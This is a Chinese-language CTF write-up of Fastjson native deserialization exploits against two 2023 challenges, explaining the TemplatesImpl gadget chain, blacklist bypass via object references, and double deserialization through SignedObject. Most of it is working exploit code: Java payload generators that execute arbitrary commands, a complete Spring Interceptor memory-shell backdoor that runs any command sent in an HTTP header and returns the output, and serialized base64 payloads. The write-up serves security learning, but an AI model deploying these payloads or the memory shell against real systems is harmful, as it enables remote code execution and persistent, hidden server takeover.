JAVA入门到放弃系列之TemplatesImpl注入Fastjson内存马

一、概要

　　记录一下两道题的踩坑过程，取自2023AliyunCTF ezbean以及2023CIVC信息安全攻防赛Easy expr

题目附件：

　　https://pan.baidu.com/s/1krJGB1zxcF7m6WDZDZji1Q 提取码: cuqt

涉及知识点：

　　TemplatesImpl、**FastJson原生反序列化**、**二次反序列化**、**Springboot Interceptor内存马**

二、前置知识

TemplatesImpl利用链

　　即com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl，**可以用于加载恶意字节码**；

触发条件:

　　1._bytecodes 不为空;

　　2.类的父类为com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

　　3.name 不为 null;

　　4._tfactory 不为 null;

　　5.需要执行的恶意代码写在_bytecodes 变量对应的类的静态方法或构造方法中;

　　6._tfactory需要是一个拥有getExternalExtensionsMap()方法的类，使用jdk自带的TransformerFactoryImpl类。

```
//Gadget
TemplatesImpl#getOutputProperties() ->
TemplatesImpl#newTransformer() ->
TemplatesImpl#getTransletInstance() ->
TemplatesImpl#defineTransletClasses() ->
TransletClassLoader#defineClass()
```


BadAttributeValueExpException(jdk1.8引入)

　　即javax.management.BadAttributeValueExpException 继承自 java.lang.Exception，java.lang.Exception 继承自 java.lang.Throwable，而 java.lang.Throwable 实现了 java.io.Serializable。

因此BadAttributeValueExpException 符合了可序列化这个要求，它的readObject 方法，**可以主动触发val字段的toString方法**。

JSONArray/JSONObject

在fastjson包中我们可以找到JSONArray与JSONObject继承了Serializable接口（高版本还有AntiCollisionHashMap），JSONArray在其父类Json类当中的toString方法能触发toJsonString的调用;



```
public String toString() { return this.toJSONString(); }

public String toJSONString() {
    SerializeWriter out = new SerializeWriter();

    String var2;
    try {
        (new JSONSerializer(out)).write( object: this);
        var2 = out.toString();
    } finally {
        out.close();
    }
```

且从1.2.49开始，JSONArray以及JSONObject方法有了自己的readObject方法，在其SecureObjectInputStream类当中重写了resolveClass,通过调用了checkAutoType方法做类的检查。然而**当不安全的ObjectInputStream套个安全的SecureObjectInputStream将会导致绕过**，若在JSONArray/JSONObject对象反序列化恢复对象时，让我们的恶意类成为引用类型即可绕过resolveClass的检查，因此我们可以**通过List，Set与Map类型触发引用进行绕过。**

以HashMap为代表的能够存储key-value键值对且可序列化的类，在key-value为相同的恶意对象将会创建一个引用类型。

```
1.HashMap
2.ConcurrentHashMap
3.LinkedHashMap
4.IdentityHashMap
```

三、 ezbean

便于Easy expr进行对比，这里我只复现一下其非预期解，即利用fastjson原生反序列化。

题目依赖springboot 和 fastjson1.2.60

```
<dependency>
    <groupId>com.alibaba</groupId>
    <artifactId>fastjson</artifactId>
    <version>1.2.60</version>
</dependency>
```

入口点（source）

```
@RestController
public class IndexController {
        @RequestMapping("/read")
        public String read(@RequestParam String data) {
            try {
                byte[] bytes = Base64.getDecoder().decode(data);
                ByteArrayInputStream byteArrayInputStream = new
ByteArrayInputStream(bytes);
                MyObjectInputStream objectInputStream = new
MyObjectInputStream(byteArrayInputStream);
                objectInputStream.readObject();
            } catch (Exception e) {
                e.printStackTrace();
                return "error";
            }
            return "success";
        }
}
```

其中利用了一个不安全的MyObjectInputStream进行反序列化，其继承自ObjectInputStream，因此本题可以通过引用的数据类型从而不执行`resolveClass`以绕过其对危险类的检查；

```
public class MyObjectInputStream extends ObjectInputStream {

   private static final String[] blacklist = new String[]{
           "java\\.security.*", "java\\.rmi.*",  "com\\.fasterxml.*", "com\\.ctf\\.*",
           "org\\.springframework.*", "org\\.yaml.*", "javax\\.management\\.remote.*"
   };

   public MyObjectInputStream(InputStream inputStream) throws IOException {
      super(inputStream);
   }

   protected Class resolveClass(ObjectStreamClass cls) throws IOException,
ClassNotFoundException {
      if(!contains(cls.getName())) {
         return super.resolveClass(cls);
      } else {
         throw new InvalidClassException("Unexpected serialized class", cls.getName());
      }
```

```
    }

    public static boolean contains(String targetValue) {
        for (String forbiddenPackage : blacklist) {
            if (targetValue.matches(forbiddenPackage))
                return true;
        }
        return false;
    }
}
```

结合前置知识提到几个关键点，我们可以得到完整的利用链，其中在恢复过程中由于BadAttributeValueExpException要恢复val对应的JSONArray/JSONObject对象，会触发JSONArray/JSONObject的readObject方法，将这个过程委托给SecureObjectInputStream，在恢复JSONArray/JSONObject中的TemplatesImpl对象时，由于此时的第二个TemplatesImpl对象是引用类型，通过readHandle恢复对象的途中不会触发resolveClass，由此实现了绕过


```
//Gadget
BadAttributeValueExpException#readObject() ->
JSON#toString() ->
JSON#toJSONString() ->
TemplatesImpl#getOutputProperties() ->
TemplatesImpl#newTransformer() ->
TemplatesImpl#getTransletInstance() ->
TemplatesImpl#defineTransletClasses() ->
TransletClassLoader#defineClass()
```

exp:

```
import com.alibaba.fastjson.JSONArray;
import javax.management.BadAttributeValueExpException;
import java.io.*;
import java.lang.reflect.Field;
import java.net.URLEncoder;
import java.util.Base64;
import java.util.HashMap;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

public class FJ {
    public static void setValue(Object obj, String name, Object value) throws
Exception{
        Field field = obj.getClass().getDeclaredField(name);
        field.setAccessible(true);
        field.set(obj, value);
```

```java
    }
    public static byte[] genPayload(String cmd) throws Exception{
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz = pool.makeClass("a");
        CtClass superClass = pool.get(AbstractTranslet.class.getName());
        clazz.setSuperclass(superClass);
        CtConstructor constructor = new CtConstructor(new CtClass[]{}, clazz);
        constructor.setBody("Runtime.getRuntime().exec(\""+cmd+"\");");
        clazz.addConstructor(constructor);
        clazz.getClassFile().setMajorVersion(49);
        return clazz.toBytecode();
    }
    public static void main(String[] args) throws Exception{

        TemplatesImpl templates = TemplatesImpl.class.newInstance();
        setValue(templates, "_bytecodes", new byte[][]{genPayload("open -na
Calculator")});
        setValue(templates, "_name", "1");
        setValue(templates, "_tfactory",null);

        JSONArray jsonArray = new JSONArray();
        jsonArray.add(templates);

        BadAttributeValueExpException bd = new BadAttributeValueExpException(null);
        setValue(bd,"val",jsonArray);

        HashMap hashMap = new HashMap();
        hashMap.put(templates,bd);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(hashMap);
        objectOutputStream.close();
        System.out.println(URLEncoder.encode(new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray()))));
    }
}
```

在read路由打一下data成功rce



error

```
at java
at java
at java
at java
```

URL

http://127.0.0.1:8080/read

Use POST method

enctype: application/x-www-form-urlencoded

Body

data=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACR
gAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABA
AAAABc3IAOmNvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5pbnRlcm5hb
C54c2x0Yy50cmF4LlRlbXBsYXRlc0ltcGwJV0%2FBbqyrMwMABkkAD
V9pbmRlbnROdW1iZXJJAA5fdHJhbnNsZXRJbmRleFsACl9ieXRlY29
kZXN0AANbW0JbAAZfY2xhc3N0ABJbTGphdmEvbGFuZy9DbGFzcztMA
AVfbmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO0wAEV9vdXRwdXRQcm9
wZXJ0aWVzdAAWTGphdmEvdXRpbC9Qcm9wZXJ0aWVzO3hwAAAAAP%2F
%2F%2F%2F91cgADW1tCS%2F0ZFWdn2zcCAAB4cAAAAAF1cgACW0Ks8
xf4BghU4AIAAHhwAAABZcr%2Bur4AAAAxABgBAAFhBwABAQBAY29tL
3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnR
pbWUvQWJzdHJhY3RUcmFuc2xldAcAAwEABjxpbml0PgEAAygpVgEAB
ENvZGUMAAUABgoABAAIAQARamF2YS9sYW5nL1J1bnRpbWUHAAoBAAp
nZXRSdW50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7DAAMAA0KA
AsADgEAE29wZW4gLW5hIENhbGN1bGF0b3IIABABAARleGVjAQAnKEx
qYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7DAASA
BMKAAsAFAEAClNvdXJjZUZpbGUBAAZhLmphdmEAIQACAAQAAAAAAAE
AAQAFAAYAAQAHAAAAGgACAAEAAAAOKrcACbgADxIRtgAVV7EAAAAAA

四、 Easy expr

本题是基于ezbean进行魔改，依赖springboot 和 fastjson1.2.47，其中SecureUtil重写了ObjectInputStream用`List<Object> BLACKLIST`过滤TemplatesImpl,因此ezbean的打法在本题会失效，我们可以通过二次反序列化绕过，即**在受害服务器进行第一次反序列化的过程中借助某些类的方法进行第二次反序列化**。

```java
public class SecureUtil extends ObjectInputStream {
    private Set<Object> blackList = new HashSet<Object>() {
        {
            this.add("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
            this.add("com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter");
        }
    };

    public SecureUtil(InputStream in) throws IOException {
        super(in);
    }

    protected Class<?> resolveClass(ObjectStreamClass cls) throws IOException,
ClassNotFoundException {
        if (this.blackList.contains(cls.getName())) {
            throw new InvalidClassException("Unexpected serialized class",
cls.getName());
```

```
        } else {
            return super.resolveClass(cls);
        }
    }
}
```

这里需要用到jdk内置类SignedObject，其可以存放一个序列化数据并且有一个属于该数据的签名，其getObject方法进行了一次反序列化，因此可以得到修改后的利用链

```
//gadget
//绕过第一次的TemplatesImpl黑名单检查
BadAttributeValueExpException#readObject() ->
JSONOBJECT#toString() ->
SignedObject#getObject() ->
//二次反序列化
//引用绕过JSON自带resolveClass的黑名单检查
BadAttributeValueExpException#readObject() ->
JSONArray#toString() ->
TemplatesImpl#getOutputProperties() ->
TemplatesImpl#newTransformer() ->
TemplatesImpl#getTransletInstance() ->
TemplatesImpl#defineTransletClasses() ->
TemplatesImpl#defineClass() ->
```

当时做题时由于环境不出网，有了注入内存马的需求。参考网上现有一些师傅的思路是注入回显Spring Controller内存马，但实际一直无法执行命令，最终尝试注入Spring Interceptor内存马。（由于Interceptor的调用顺序在controller之前，对于某些一定需要权限的接口，就无法做到完美的权限维持，而Interceptor内存马能够弥补这样的缺陷）


```java
//Spring Interceptor内存马 TestInterceptor.java
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.servlet.HandlerInterceptor;
import org.springframework.web.servlet.ModelAndView;
import org.springframework.web.servlet.handler.AbstractHandlerMapping;

import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.lang.reflect.Field;

public class TestInterceptor extends AbstractTranslet implements HandlerInterceptor {
    public TestInterceptor() throws Exception{
        //通过直接获得ServletContext通过属性Context拿到 Child WebApplicationContext
        WebApplicationContext context = (WebApplicationContext)
RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.s
ervlet.DispatcherServlet.CONTEXT", 0);
        //通过IOC容器中的AbstractHandlerMapping
        AbstractHandlerMapping abstractHandlerMapping =
context.getBean(AbstractHandlerMapping.class);
        //通过反射来获取adaptedInterceptors字段（因为该字段为私有
        Field field =
AbstractHandlerMapping.class.getDeclaredField("adaptedInterceptors");
        field.setAccessible(true);
        java.util.ArrayList<Object> adaptedInterceptors =
(java.util.ArrayList<Object>)field.get(abstractHandlerMapping);
        //防止死循环
        TestInterceptor memoryInterceptor = new TestInterceptor("aaa");
        /将要注入的过滤器放入到adaptedInterceptors中
        adaptedInterceptors.add(memoryInterceptor);
    }

    public TestInterceptor(String aaa){

    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {

    }

    @Override
    public boolean preHandle(HttpServletRequest request, HttpServletResponse response,
Object handler) throws Exception {
        String command = request.getHeader("aaaaaa");
        if(command != null){
            try {
                java.io.PrintWriter writer = response.getWriter();
                String o = "";
                ProcessBuilder p;
                if(System.getProperty("os.name").toLowerCase().contains("win")){
                    p = new ProcessBuilder(new String[]{"cmd.exe", "/c", command});
                }else{
                    p = new ProcessBuilder(new String[]{"/bin/sh", "-c", command});
                }
                java.util.Scanner c = new
java.util.Scanner(p.start().getInputStream()).useDelimiter("\\A");
                o = c.hasNext() ? c.next(): o;
                c.close();
                writer.write(o);
                writer.flush();
                writer.close();
            }catch (Exception e){
                return false;
            }
            return false;
        }
        return true;
    }

    @Override
    public void postHandle(HttpServletRequest request, HttpServletResponse response,
Object handler, ModelAndView modelAndView) throws Exception {
    }

    @Override
    public void afterCompletion(HttpServletRequest request, HttpServletResponse
response, Object handler, Exception ex) throws Exception {

    }
}
```

exp:

```
import java.io.*;
import java.net.URLEncoder;
import java.util.*;
import com.alibaba.fastjson.JSONArray;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;
import org.apache.commons.io.IOUtils;
import org.apache.commons.codec.binary.Base64;
import ysoserial.payloads.util.Reflections;
import javax.management.BadAttributeValueExpException;
import java.lang.reflect.Field;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.Signature;
import java.security.SignedObject;
```

```java
import java.util.ArrayList;
import static ysoserial.Serializer.serialize;


public class FJ5 {
    public static void setValue(Object obj, String name, Object value) throws
Exception{
        Field field = obj.getClass().getDeclaredField(name);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception{
        List<Object> list = new ArrayList<>();
        //将内存马转化为恶意字节码
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz = pool.get(ysoserial.TestInterceptor.class.getName());
        clazz.getClassFile().setMajorVersion(52);
        byte[] code = clazz.toBytecode();

        TemplatesImpl templates = TemplatesImpl.class.newInstance();
        setValue(templates, "_bytecodes", new byte[][]{code});
        setValue(templates, "_name", "1");
        setValue(templates, "_tfactory", new TransformerFactoryImpl());

        //第一次添加为了使得templates变成引用类型从而绕过JsonArray的resolveClass黑名单检测
        list.add(templates);
        JSONArray jsonArray2 = new JSONArray();
        //此时在handles这个hash表中查到了映射，后续则会以引用形式输出
        jsonArray2.add(templates);
        BadAttributeValueExpException bd2 = new BadAttributeValueExpException(null);
        Reflections.setFieldValue(bd2,"val",jsonArray2);
        list.add(bd2);

        //二次反序列化
        KeyPairGenerator kpg = KeyPairGenerator.getInstance("DSA");
        kpg.initialize(1024);
        KeyPair kp = kpg.generateKeyPair();
        SignedObject signedObject = new SignedObject((Serializable) list,
kp.getPrivate(), Signature.getInstance("DSA"));

        //触发SignedObject#getObject
        JSONArray jsonArray1 = new JSONArray();
        jsonArray1.add(signedObject);

        BadAttributeValueExpException bd1 = new BadAttributeValueExpException(null);
        Reflections.setFieldValue(bd1,"val",jsonArray1);
        //输出
        byte[] payload = serialize(bd1);
        System.out.println(URLEncoder.encode(Base64.encodeBase64String(payload)));
        }
    }
```

成功注入



URL
http://127.0.0.1:8080/

Use POST method

enctype
application/x-www-form-urlencoded

Name: aaaaaa
Value: ls

Body

data=rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEF0dHJ
pYnV0ZVZhbHVlRXhwRXhjZXB0aW9u1Ofaq2MtRkACAAFMAAN
2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5
nLkV4Y2VwdGlvbtD9Hz4aOxzEAgAAeHIAE2phdmEubGFuZy5
UaHJvd2FibGXVxjUnOXe4ywMABEwABWNhdXNldAAVTGphdmE
vbGFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkx
qYXZhL2xhbmcvU3RyaW5nO1sACnN0YWNrVHJhY2V0AB5bTGp
hdmEvbGFuZy9TdGFja1RyYWNlRWxlbWVudDtMABRzdXBwcmV
zc2VkRXhjZXB0aW9uc3QAEExqYXZhL3V0aWwvTGlzdDt4cHE
AfgAIcHVyAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRWxlbWV
udDsCRio8PP0iOQIAAHhwAAAAAXNyABtqYXZhLmxhbmcuU3R
hY2tUcmFjZUVsZW1lbnRhCcWaJjbdhQIABEkACmxpbmVOdW1
iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgAFTAAIZmlsZU5hbWV
xAH4ABUwACm1ldGhvZE5hbWVxAH4ABXhwAAAAQHQADXlzb3N
lcmlhbC5GSjN0AAhGSjMuamF2YXQABG1haW5zcgAmamF2YS5
1dGlsLkNvbGxlY3Rpb25zJFVubW9kaWZpYWJsZUxpc3T8DvU

五、参考资料

[1] https://xz.aliyun.com/t/12606

[2] https://xz.aliyun.com/t/12085

[3] https://www.javasec.org/java-vuls/FastJson.html

[4] https://www.cnblogs.com/zpchcbd/p/15545773.html

[5] https://y4tacker.github.io/2023/04/26/year/2023/4/FastJson%E4%B8%8E%E5%8E%9F%E7%94%9F%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96-%E4%BA%8C/

[6] https://www.freebuf.com/articles/web/365636.html